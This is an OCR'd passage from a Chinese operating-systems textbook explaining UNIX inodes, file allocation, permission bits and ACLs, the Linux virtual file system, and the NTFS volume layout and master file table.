


图 12.13 访问控制架构的示例

12.8 UNIX 文件管理

UNIX 区分六种类型的文件：

- **普通文件**：文件中包含的信息是由用户、应用程序或系统实用程序输入的。文件系统在普通文件上不强加任何内部结构，把它们看做字节流。
- **目录**：包含文件名列表和指向与之相关联的索引节点（index node）的指针。目录是按层次结构组织的（如图 12.4 所示）。目录文件实际上是具有特殊的写保护特权的普通文件，从而使得只有文件系统才能够对它进行写操作，但是所有用户程序都允许对它进行读访问。
- **特殊文件**：不包含数据，但是提供了一个映射物理设备到一个文件名的机制。文件名用于访问外围设备，如终端和打印机。每个 I/O 设备都有一个特殊文件与之相关联，请参阅 11.8 节的描述。
- **命名管道**：如 6.7 节所阐述的，管道是进程间通信的一个基础设施。管道缓存了其输入端所接收的数据，以便在管道输出端读的进程能以先进先出的方式来接收数据。
- **链接文件**：实际上一个链接是一个已经存在的文件的另一个可选择的文件名。
- **符号链接文件**：这是一个数据文件，该文件包含了其所链接的文件的文件名。

本节所关注的主要是普通文件的处理，这也是大多数系统处理文件的方式。

12.8.1 索引节点

现代的 UNIX 操作系统支持多种文件系统，但是把所有的文件系统都映射到了一个统一的，下层的系统中，这个系统用来支持文件系统和给文件分配磁盘空间。所有类型的 UNIX 文件都是由操作系统通过索引节点来管理的。索引节点是一个控制结构，包含操作系统所需要的关于某个文件的关键信息。可以有多个文件名与一个索引节点相关联，但是一个活跃的索引节点只能与一个文件相关联，并且每个文件只能由一个索引节点来控制。

文件的属性、访问权限以及其他控制信息都保存在索引节点中。具体的索引节点的结构会随着 UNIX 的实现不同而发生变化。在图 12.14 中描述了 FreeBSD 的索引节点的结构，包括以下数据元素：




图 12.14 FreeBSD 的索引节点和文件的结构

- 文件的类型和访问模式。
- 文件的所有者和组访问标示符。
- 文件创建的时间，以及最近一次读和写的时间，最近一次索引节点被系统更新的时间。
- 文件的大小，按字节表示。
- 一系列的块指针，在后面小节中会具体解释。
- 文件使用的物理磁盘块的个数，包括用于储存间接指针和属性的块。
- 内核和用户可以设置的用于描述文件特征的标志位。
- 文件的产生数（每次索引节点被分配给一个新的文件的时候，一个随机选择的数字被分配给索引节点，产生数用来监测指向被删除的文件的引用）。

- 被索引节点引用的数据块的块大小（通常的情况下，是和文件系统的块大小一样，但是有时候也会大于文件系统的块大小）。
- 扩展属性信息的大小。
- 零个或多个扩展属性条目。

通常的情况下，块的大小这个值是和文件系统的块大小一样，但是有时候也会大于文件系统的块大小。在传统的 UNIX 系统上，使用固定的 512 字节的块大小。FreeBSD 最小的块大小是 4096 字节（4K）；块大小可以是大于或等于 4096 的 2 的任意次幂。对于通常的文件系统，块大小是 8K 或 16K。FreeBSD 中默认的块大小是 16K。

扩展属性条目的长度是可变的，用来存储和文件内容无关的辅助数据。FreeBSD 中前两个定义的扩展属性是和安全有关的。第一个支持访问控制列表，在 15 章将会讲到。第二个定义的扩展属性支持安全标签的使用，这是强制访问控制策略的一部分，同样也在 15 章中讲述。

在磁盘上，有一个包含文件系统所有文件的索引节点的索引节点表或索引节点列表。当一个文件打开时，该文件的索引节点读入内存，保存在驻留在内存的索引节点表中。

12.8.2 文件分配

文件的分配是以块为基础完成的。分配是按照需要动态地进行的，而不是预定义的分配。因此，文件在磁盘中的块并不需要一定是连续的。系统为了知道每一个文件，采用一种索引方法，索引的一部分保存在该文件的索引节点中。所有的 UNIX 实现中，索引节点都包含一些直接指针和三个间接指针（一级、二级、三级）。

FreeBSD 索引节点包括 120 个字节的地址，通常被组织成 15 个 64 位的地址或指针。前 12 个地址指向了文件的前 12 个数据块，如果文件需要多于 12 个的数据块，那么按照下面的方式，使用一级或者更多级的间接寻址：

- 索引节点中的第 13 个地址指向磁盘中包含下一部分索引的块，称做一级间接块。这一块包含指向文件中后继块的指针。
- 如果文件中包含更多的块，索引节点中的第 14 个地址指向一个二级间接块，这一块包含另外的一级间接块地址列表，每个一级间接块，依次包含指向文件块的指针。
- 如果文件仍然包含更多的块，索引节点中的第 15 个地址指向一个三级间接块，它是一个三级索引。这个块指向另外的二级间接块。

所有这些如图 12.14 所示。一个文件包含的数据块的总数目取决于系统中固定大小的块的容量。在 FreeBSD 系统中，最小的块大小是 4K，并且每块最多保存 512 个块地址。因此，在该方案下，文件的最大大小可以超过 500GB（如表 12.4 所示）。

这种方案有以下几点好处：

1）索引节点大小固定，并且相对比较小，因而可以在内存中保留比较长的时间。

2）小文件可以通过很少的间接访问或不通过间接访问，从而减少了处理时间和磁盘访问时间。

3）理论上，文件大小对所有的应用程序来说都是足够的。

表 12.4 一个块大小为 4K 的 FreeBSD 文件的容量

级	块 数	字 节 数
直接	12	48KB
一级间接	512	2M
二级间接	512 × 512=256K	1G
三级间接	512 × 256K=128M	512GB

12.8.3 目录

目录组织成一个层次树。每一个目录可以包含文件和其他目录。包含在另外一个目录中的目录称为子目录。如前面所阐述的，一个目录是一个包含文件名列表和指向相关索引节点的指针的文件。图 12.15 展示了目录的整体结构。每一个目录项包含一个相关的文件名或目录名和称为索引节点号的整数。当文件或目录被访问时，其索引节点号被用做索引节点表的索引。




图 12.15 UNIX 目录和索引节点

12.8.4 卷结构

一个 UNIX 文件系统驻留在一个单一逻辑磁盘或磁盘分区上，包含以下元素：

- 引导块（boot block）：包含引导操作系统的代码。
- 超级块（super block）：包含有关文件系统的属性和信息，如分区大小和索引节点表大小。
- 索引节点表（inode table）：系统中的所有文件的索引节点的集合。
- 数据块（data block）：数据文件和子目录所需的存储空间。

12.8.5 传统的 UNIX 文件访问控制

大多数 UNIX 系统依赖于或者至少是基于随早期版本 UNIX 引入的文件访问控制方案。每一个 UNIX 用户被指定一个独一无二的标识号（用户 ID），一个用户也是一个"主组"的成员，并且很可能是许多其他组的成员，每一个组都用一个组 ID 标识。当一个文件被创建，它被指定为属于一个特殊的用户并且以用户 ID 标识。此外，它还属于一个特定的组，初始的时候是它的创建人的主组或者它的父目录的组（如果这个目录有 SetGID 权限集合）。与每一个文件相关联的是一组 12 个保护位。所有者 ID、组 ID 和保护位都是文件索引节点的一部分。

其中的 9 个保护位明确了文件所有者、文件所从属的组中的其他成员以及所有其他用户的读、写和执行的权限。通过使用最相关的权限集合，构成了一个包含所有者、组和其他用户的层次结构。图 12.16a 给出一个例子，其中文件所有者有读和写的权限，这个文件从属的组中的其他成员有读取的权限，组外的用户没有访问的权限。当这 9 个保护位用于一个目录的时候，读写位允许列举、创建/重命名/删除目录中的文件[⊖]。执行位允许在目录中查找文件名。

⊖ 要注意应用到目录的权限与应用到这个目录包含的文件或子目录的权限是不同的。用户有权限写一个目录不代表该用户也有权限写该目录下的文件。能不能写文件，是由文件本身的权限决定的。当然，用户具有重命名目录下的文件的权限。

其余三个位定义文件和目录的特殊的附加行为。其中两个是“设置用户ID”和“设置组ID”权限。如果这些是应用在一个可执行文件，操作系统按照如下方法运行。当一个用户（有执行特权）执行该文件，系统会临时分配相应的文件创建者的用户ID的权限或者文件从属的组的权限给他，让用户来执行文件。这些称为“有效用户ID”和“有效组ID”，当做出对这个程序的访问控制的决定的时候和执行者的“真实用户ID”和“真实组ID”一起使用。这种变化只有在该程序正在执行时才是有效的。这一特点使得创建和使用特权程序成为可能，特权程序可能会使用那些正常情况下对于其他用户不可访问的文件。它使用户能够在可控制的方式下访问某些文件。另外，当被应用于目录时，SetGID权限表明新创建的文件将继承这一目录的组，目录的SetUID权限会被忽略。

最后的权限位是“粘性”位。当应用于一个文件，它原先表示在执行之后系统应在内存中保留文件内容，现在已不再使用。当被应用于一个目录时，它指明目录中任意文件的所有者可以重命名、移动或删除该文件。对于管理共享的临时目录这是有用的。

一个特定的用户ID已被指定为“超级用户”。超级用户可以免除通常的文件访问控制的限制，并具有访问整个系统的权限。任何属于并且设置SetUID为“超级用户”的程序，都潜在地给执行这个程序的用户赋予了一种不受限制的访问系统的权限。因此，编写这样的程序需要非常谨慎。

当文件访问需求与用户以及包含适度数量用户的组相关联时，这一访问方案是可以胜任的。例如，假设一个用户想给用户A和B对文件X读的权限，给用户B和C对文件Y写的权限。我们将需要至少两个用户组，并且为了访问这两个文件，用户B需要同时属于这两个组。但是，如果有大量的不同分组的用户对不同的文件需要一系列的访问权限，那么可能就需要非常大数量的组。即使是可能的，这也会迅速变得臃肿，难于管理[⊖]。克服这个问题的一个办法是使用访问控制列表，大多数现代的UNIX系统都提供这个访问控制列表。

最后一点需要注意的是，传统的UNIX文件访问控制方案实现了一个简单的保护域结构。域是与用户相关联的，并且切换域对应的是临时改变用户ID。

12.8.6　UNIX中的访问控制列表

当前许多UNIX和基于UNIX的操作系统支持访问控制列表，包括FreeBSD、OpenBSD、Linux和Solaris。在本节中，我们只讨论FreeBSD操作系统的实现方法，其他操作系统的实现方法从本质上来讲都具有同样的特点和接口。传统的UNIX实现方法称为最小访问控制列表，而这里所讨论的方法称为扩展的访问控制列表。

FreeBSD操作系统允许管理员用setfacl命令将一系列的UNIX的用户ID和组分配给一个文件。一个文件可以与任何数量的用户和组相关联，每个用户和组都对应3个保护位（读、写、执行），这样就为访问权限的分配提供了一种灵活的机制。文件不需要访问控制列表，但是有可能完全被传统的UNIX文件访问机制所保护。FreeBSD中的文件包括一个额外的保护位，该位指明这个文件是否有扩展的访问控制列表。

FreeBSD和大多数UNIX操作系统都支持扩展的访问控制列表，其实现方法基于下面的策略（如图12.16b所示）：

1）在9位权限域中所有者类的项和其他类的项与最小访问控制列表中的一样。

2）文件从属的组的权限由组类的项来指定。这些权限表示的是可以分配给命名用户或命名组的最大权限，而不是所有者。在这之后的角色中，组类的项还起到掩码的作用。

3）另外，命名的用户和组可能会关联到文件，每一个都具有3位权限域。给一个命名用户

⊖ 大多数UNIX系统中，对一个用户可属于的组的数目以及系统中能包含的组的总数都做了限制。

或命名组列出的权限将会与掩码域比较。给命名用户和组的权限中，任何没有在掩码域中出现过的都是非法的。




图12.16 UNIX文件访问控制

当一个进程要求访问一个文件系统对象时，需要执行以下两个步骤。第一步，选择与进程匹配最为紧密的访问控制列表条目。访问控制列表条目按照以下列顺序进行查找：所有者、命名用户、（文件从属的或者命名的）组及其他，只有单一条目可确定访问。第二步，检查所匹配的条目是否包含关键权限。一个进程可以作为一个或多个群组中的成员；这样就有多个群组条目能够匹配上。如果这些匹配上的群组条目中包含要求的权限，那么包含那些权限的一个条目就被挑选出来（不管哪个条目被挑选出来，结果都是一样的）。如果没有能够匹配的包含要求权限的群组条目，那么不管哪个条目被挑出来，访问都将被禁止。

12.9 Linux虚拟文件系统

Linux包含一个通用的、强有力的文件处理机制，该机制利用虚拟文件系统（Virtual File System，VFS）来支持大量的文件管理系统和文件结构。VFS向用户进程提供了一个简单的，统一的文件系统接口。VFS定义了一个能代表任何可想到的文件系统的通用特征和行为的通用文件模型。VFS认为文件是计算机大容量存储器上的对象。这些计算机大容量存储器具有共同的特征，这与目标文件系统或底层的处理器硬件无关。文件有一个符号名，以便在一个文件系统的特定目录下能唯一地标识该文件。同时文件有一个所有者、对未授权的访问或修改的保护和其他一系列属性。文件可以被创建、从中读、向它写或删除。对于任何特定文件系统，需要一个映射模块来转换实际文件系统的特征到虚拟文件系统所期望的特征。

图12.17展示了Linux文件系统策略的关键组成成分。用户进程通过使用VFS文件方案来发起文件系统调用。VFS通过特定文件系统的一个映射函数转换该系统调用到内部的一个特定文件系统的功能调用（例如IBM的JFS）。在很多情况下，映射函数仅仅是一个方案的文件系统功能调用到另一个方案的文件系统功能调用的映射。在某些情况下，映射函数会比较复杂。例如，一些文件系统使用存储目录树中每个文件位置的文件分配表。在这些文件系统中，目录并不是文

件。这些文件系统的映射函数必要时必须能动态创建与目录相对应的文件。在任何情况下，原来用户的文件系统调用必须转换成目标文件系统的调用。这样就调用了目标文件系统的相应功能去完成在文件或目录上的相应请求，该操作的结果以类似的方式返回给用户进程。




图 12.17　Linux 虚拟文件系统上下文

VFS 在 Linux 内核中所起的作用如图 12.18 所示。当进程发起一个面向文件的系统调用时，内核调用 VFS 中的一个函数。该函数处理完与具体文件系统无关的操作后，调用目标文件系统中的相应函数。这个调用通过一个转换 VFS 的调用到目标文件系统调用的映射函数来实现。VFS 独立于任何具体文件系统。因此映射函数的实现是文件系统在 Linux 上的实现的一部分。目标文件系统转换文件系统请求到面向设备的指令。

图 12.18　Linux 虚拟文件系统概念

VFS 是一个面向对象的方案。因为 VFS 不是用支持面向对象的语言（如 C++和 Java）来实现的，而是使用 C 语言来实现的，因此 VFS 的对象可以简单地实现为 C 语言的结构。每一个对象包含数据和函数指针。这些函数指针指向操作这些数据的文件系统的实现函数。VFS 主要的四个对象如下：

- **超级块对象**：代表一个特定的已挂接的文件系统。
- **索引节点对象**：代表一个特定的文件。
- **目录对象**：代表一个特定的目录项。
- **文件对象**：代表一个与进程相关的打开的文件。

这个方案是基于UNIX文件系统中所使用的概念的（见12.7节）。UNIX文件系统的关键概念如下。一个文件系统由层次目录组成。目录的概念和许多非UNIX平台中的文件夹是一样的，可以包含文件和其他目录。由于一个目录可能包含其他目录，因此就形成了一个树结构。在树结构中从根开始的路径由一系列目录项组成，最后以目录项或文件名结束。在UNIX中，目录是用一个列出了该目录所包含的文件名和目录的文件来实现的。因此，文件操作能同时应用于文件或目录。

12.9.1 超级块对象

超级块存储了描述特定文件系统的信息。通常，超级块对象对应了位于磁盘上特定扇区的文件系统超级块或文件系统控制块。

超级块对象由许多数据项组成，如下所示：

- 该文件系统所挂接的设备。
- 文件系统的基本块大小。
- 脏标志，表示超级块已经修改过，但还没有写回到磁盘。
- 文件系统类型。
- 标志，如只读标志。
- 指向文件系统根目录的指针。
- 打开文件列表。
- 控制访问该文件系统的信号量。
- 操作超级块的函数指针数组的指针。

上面列出的最后一项是一个包含在超级块对象中的操作对象。该操作对象定义了内核可在超级块对象上调用的对象方法（函数）。为超级块对象定义的方法包括：

- **read_inode**：从一个已挂接的文件系统上读一个特定的索引节点。
- **wrie_inode**：把给定的索引节点写回到磁盘。
- **put_inode**：释放索引节点。
- **delete_inode**：从磁盘上删除索引节点。
- **notify_inode**：当索引节点的属性发生变化时调用。
- **put_super**：当VFS卸载一个给定的超级块时调用。
- **write_super**：当VFS决定把超级块写回到磁盘时调用。
- **statfs**：获取文件系统的统计信息。
- **remount_fs**：当文件系统重新挂接时调用。
- **clear_inode**：释放索引节点，同时清除任何包含相关数据的页。

12.9.2 索引节点对象

一个索引节点与一个文件相关联。索引节点对象包含一个命名文件的除了该文件的文件名和该文件的实际数据内容外的所有信息。索引节点中包含由所有者、组、权限、文件的访问时间、数据长度和链接数等信息。

索引节点对象包含一个描述VFS能在该索引节点上调用的文件系统的实现函数的索引节点操作对象。索引节点操作对象中定义了如下的函数：

- **create**：为与某一目录下的目录项对象相关联的普通文件创建一个新的索引节点。
- **lookup**：为对应于一个文件名的索引节点查找一个目录。
- **mkdir**：为与某一目录下的目录项对象相关联的目录创建一个新的索引节点。

12.9.3 目录项对象

目录项（directory entry，dentry）对象是一个路径上的一个特定的组成。该组成或者是一个目录名或文件名。目录对象为访问文件和目录提供了方便。目录项对象包括一个指向索引节点的指针和超级块。它还包括一个指向父目录的指针和指向子目录的指针。

12.9.4 文件对象

文件对象代表一个进程所打开的一个文件。文件对象在系统调用 open()时创建，在系统调用 close()时销毁。文件对象包含如下一些数据项：

- 与该文件相关联的目录对象。
- 包含该文件的文件系统。
- 文件对象使用计数。
- 用户 ID。
- 用户组 ID。
- 文件指针，指向下一个文件操作所要作用到的位置。

文件对象包含一个描述 VFS 能在该文件对象上调用的文件系统的实现函数的文件操作对象。该对象包含的函数有 read、write、open、release 和 lock。

12.10 Windows 文件系统

Windows 的开发者还设计了一个新的文件系统——NTFS，用于满足工作站和服务器中的高级要求。高级应用程序的例子有：

- 客户/服务器应用程序，如文件服务器、计算服务器和数据库服务器。
- 资源密集型工程和科学应用。
- 大型系统的网络应用程序。

本节将简单介绍 NTFS。

12.10.1 NTFS 的重要特征

NTFS 是一种非常灵活且功能强大的文件系统，它建立在一个简洁的文件系统模型上。NTFS 的显著特征有：

- **可恢复性**：之所以需要建立新 Windows 文件系统，就是为了具备从系统崩溃和磁盘故障中恢复数据的能力。当发生这类故障时，NTFS 能够重建文件卷，并使它们返回到一个一致的状态。它是通过为文件系统的变化使用一个事务处理模型来实现这一点的。文件系统的每个重要的变化都被看做是一个原子动作，或者完全执行，或者根本就不执行。当发生故障时，每个正在处理的事务随后或者取消，或者完成。此外，NTFS 对重要的文件系统数据进行冗余存储，这样，一个磁盘扇区的故障不会导致描述文件系统结构和状态的数据丢失。
- **安全性**：NTFS 使用 Windows 对象模型来实施安全机制。一个打开的文件作为一个文件对象来实现，并且有一个定义它的安全属性的安全描述符。安全描述符作为文件的一个属性被保存在磁盘上。
- **大磁盘和大文件**：NTFS 比包括 FAT 在内的其他大多数文件系统能够更有效地支持非常大的磁盘和非常大的文件。
- **多数据流**：文件的实际内容被当做字节流处理。在 NTFS 中可以为一个文件定义多个数

据流，关于这个特征的一个应用例子是允许多个远程 Macintosh 系统使用 NTFS 来保存和检索文件。在 Macintosh 中，每个文件由两部分组成：文件数据和包含有关文件信息的派生资源。NTFS 把这两部分当做两个数据流。

- 日志：NTFS 维护了一个记录所有对于卷上的文件进行的修改的日志。程序，比如桌面查找，可以读取这个日志来辨别哪些文件已经被修改了。
- 压缩和加密：整个目录和单个文件均可以被透明地压缩或加密。

Windows/Linux 的对比	
Windows	Linux
Windows 支持多种文件系统包括从 DOS/Windows 遗留的 FAT/FAT32 文件系统以及常见的 CD 和 DVD	Linux 支持多种文件系统，为了兼容性和互操作性，包括微软的文件系统
Windows 中使用的最通用的文件系统是 NTFS，这种文件系统拥有很多与安全性、加密、压缩、日志、变更通知和内部索引相关的高级特性	最通用的文件系统是 Ext2、Ext3 和 IBM 的 JFS 日志文件系统
NTFS 使用元数据的记录来避免系统崩溃后不得不进行的文件系统检查	在 Ext3 中，变更日志避免了系统崩溃后的文件系统检查
Windows 文件系统是作为设备驱动来实现的，并且当和其他设备驱动一起时能够分层堆叠起来，这归功于面向对象的 Windows I/O 块实现。典型的 NTFS 夹在第三方的过滤器驱动程序之间，过滤器驱动程序可以实现例如防病毒和实现了 RAID 的卷管理驱动等功能	Linux 文件系统是使用 Sun Microsystem 公司的虚拟文件系统技术来实现的。在 VFS 模型中，文件系统是一种插件程序，VFS 模型和通常的面向对象模型类似
文件系统很大程度上依赖于 I/O 系统和高速缓存管理器，高速缓存管理器是一个映射文件区域到内核虚拟地址空间的虚拟文件缓存	Linux 使用页面高速缓存，保存内存中最近使用的页的副本。页根据所有者来组织：通常情况下是文件和目录的索引节点或者作为文件系统元数据的块设备的索引节点
高速缓存管理器在虚拟存储系统的上层被实现，同时为页和文件块提供了一个统一的缓存机制	Linux 的虚拟存储系统在页面高速缓存设备的顶层建立起文件的存储器映射
目录、位图、文件和文件系统元数据都被 NTFS 表现为文件的形式，因此都依赖高速缓存管理器的统一的缓存管理	VFS 的通用文件系统模型把目录实体和文件节点及其他文件系统元数据（如超级块）从文件数据中分离开来，对每个类别用专门的高速缓存管理。文件数据能够被存储进缓存两次，一次为了文件所有者，一次为了块设备所有者
磁盘数据的预先载入使用复杂的算法，这种算法能够记住所经历的应用程序和数据的访问方式，并且当应用程序开始运行、移动到前台或者从系统休眠中恢复时初始化异步的页面缺陷操作	磁盘数据的预先载入采用对顺序存取文件的预读方式

12.10.2 NTFS 卷和文件结构

NTFS 使用下列磁盘存储概念：

- 扇区（sector）：磁盘中最小的物理存储单元。一个扇区中能存储的数据量字节数总是 2 的幂，并且通常为 512 个字节。
- 簇（cluster）：一个或多个连续的扇区（在同一磁道上一个接一个）。一个簇中扇区的数目也为 2 的幂。
- 卷（volume）：磁盘上的逻辑分区。由一个或多个簇组成，供文件系统分配空间时使用。在任何时候，一个卷包括文件系统信息、一组文件以及卷中剩余的可以分配给文件的未分配空间。一个卷可以是整个磁盘，也可以是一部分磁盘，还可以跨越多个磁盘。如果采用了硬件或软件 RAID 5，则一个卷由跨越多个磁盘的条带组成。NTFS 中一卷最大为 2^{64} 个字节。

NTFS 并不识别扇区，簇是最基本的分配单位。例如，假设每个扇区为 512 个字节，并且系统为每个簇配置两个扇区（1 簇=1KB）。如果一个用户创建了一个 1600 个字节的文件，则给该文件分配 2 簇。如果用户后来又把文件修改成 3200 个字节，则再分配另外 2 簇。分配给一个文件的簇不需要一定是连续的，即允许一个文件在磁盘上被分成几段。当前，NTFS 支持的最大文件为 2^{32} 个簇，等于 2^{48} 个字节。一个簇至多有 2^{16} 个字节。

使用簇进行分配使得 NTFS 不依赖于物理扇区的大小。这使得 NTFS 能够很容易地支持扇区大小不是 512 个字节的非标准磁盘，并且能够通过使用比较大的簇有效地支持非常大的磁盘和非常大的文件。这是因为文件系统必须追踪分配给每个文件的每一簇，而对于比较大的簇，需要处理的项很少。

表 12.5 给出了 NTFS 默认的簇大小。默认值取决于卷的大小。当用户要求对某个卷进行格式化时，用于该卷的簇大小是由 NTFS 确立的。

表 12.5　Windows NTFS 分区和簇大小

卷大小	每簇的扇区数	簇大小
512 MB	1	512 字节
512 MB–1 GB	2	1KB
1 GB–2 GB	4	2KB
2 GB–4 GB	8	4KB
4 GB–8 GB	16	8KB
8 GB–16 GB	32	16KB
16 GB–32 GB	64	32KB
>32 GB	128	64KB

NTFS 卷布局

NTFS 使用一种非常简单但是功能非常强大的方法组织磁盘卷中的信息。卷中的每个元素都是一个文件，并且每个文件包含一组属性，文件的数据内容也看做是一个属性。通过这种简单的结构，组织和管理文件系统只需要一些通用的功能。

图 12.19 显示了一个 NTFS 卷的布局，它由 4 个区域组成。在任何卷中，开始的一些扇区被分区引导扇区（partition boot sector）占据（尽管它被称做一个扇区，但它可能有 16 个扇区那么长），分区引导扇区包含卷的布局信息、文件系统的结构以及引导启动信息和代码。接下来是主文件表（Master File Table，MFT），主文件表包含关于在这个 NTFS 卷中所有文件和文件夹（目录）的信息以及关于可用的未分配空间的信息。事实上，MFT 是这个 NTFS 卷中所有内容的列表，被组织成关系数据库结构中的许多行。




图 12.19　NTFS 卷布局

MFT 后面的区域包含系统文件（system file），长度大约为 1MB。这个区域中的文件有：

- MFT2：关于 MFT 前三行的镜像，用于保证在一个扇区失败的情况下仍可以访问 MFT。
- 日志文件：事务处理步骤列表，用于 NTFS 的恢复。
- 簇的位映像：关于卷的一种表示，说明哪一簇正在被使用。
- 属性定义表：定义该卷所支持的属性类型，指明它们是否可以被索引以及在系统恢复操作中它们是否可以恢复。

主文件表

MFT是Windows文件系统的核心。MFT被组织成一个行可变长度的表，行称做记录。每一行描述了该卷中的一个文件或文件夹，包括MFT自身，MFT也被看做是一个文件。如果文件的内容足够小，则整个文件位于MFT的一行中。否则，这一行包含文件中的一部分信息，其余溢出的部分放到这个卷中别的可用簇中，指向这些簇的指针保存在MFT中对应于该文件的行中。

MFT中的每个记录都包含一组属性，用于定义文件（或文件夹）的特性和文件的内容。表12.6列出了一行中可能包含的属性，阴影部分表示必须有的属性。

表12.6　Windows NTFS文件和目录属性类型

属性类型	说　明
标准信息	包括访问属性（只读、读/写等）、时间戳、文件创建时间或最后一次被修改的时间、有多少目录指向该文件（链接数）
属性表	组成文件的属性列表，以及放置每个属性的MFT文件记录的文件引用，当所有属性都不适合一个MFT文件记录时使用
文件名	一个文件或目录必须有一个或多个名字
安全描述符	确定谁拥有这个文件，谁可以访问它
数据	文件的内容。一个文件有一个默认的无名数据属性，并且可以有一个或多个命名数据属性
索引根	用于实现文件夹
索引分配	用于实现文件夹
卷信息	包括与卷相关的信息，如版本信息和卷的名字
位图	提供在MFT或文件夹中正在使用的记录的映像

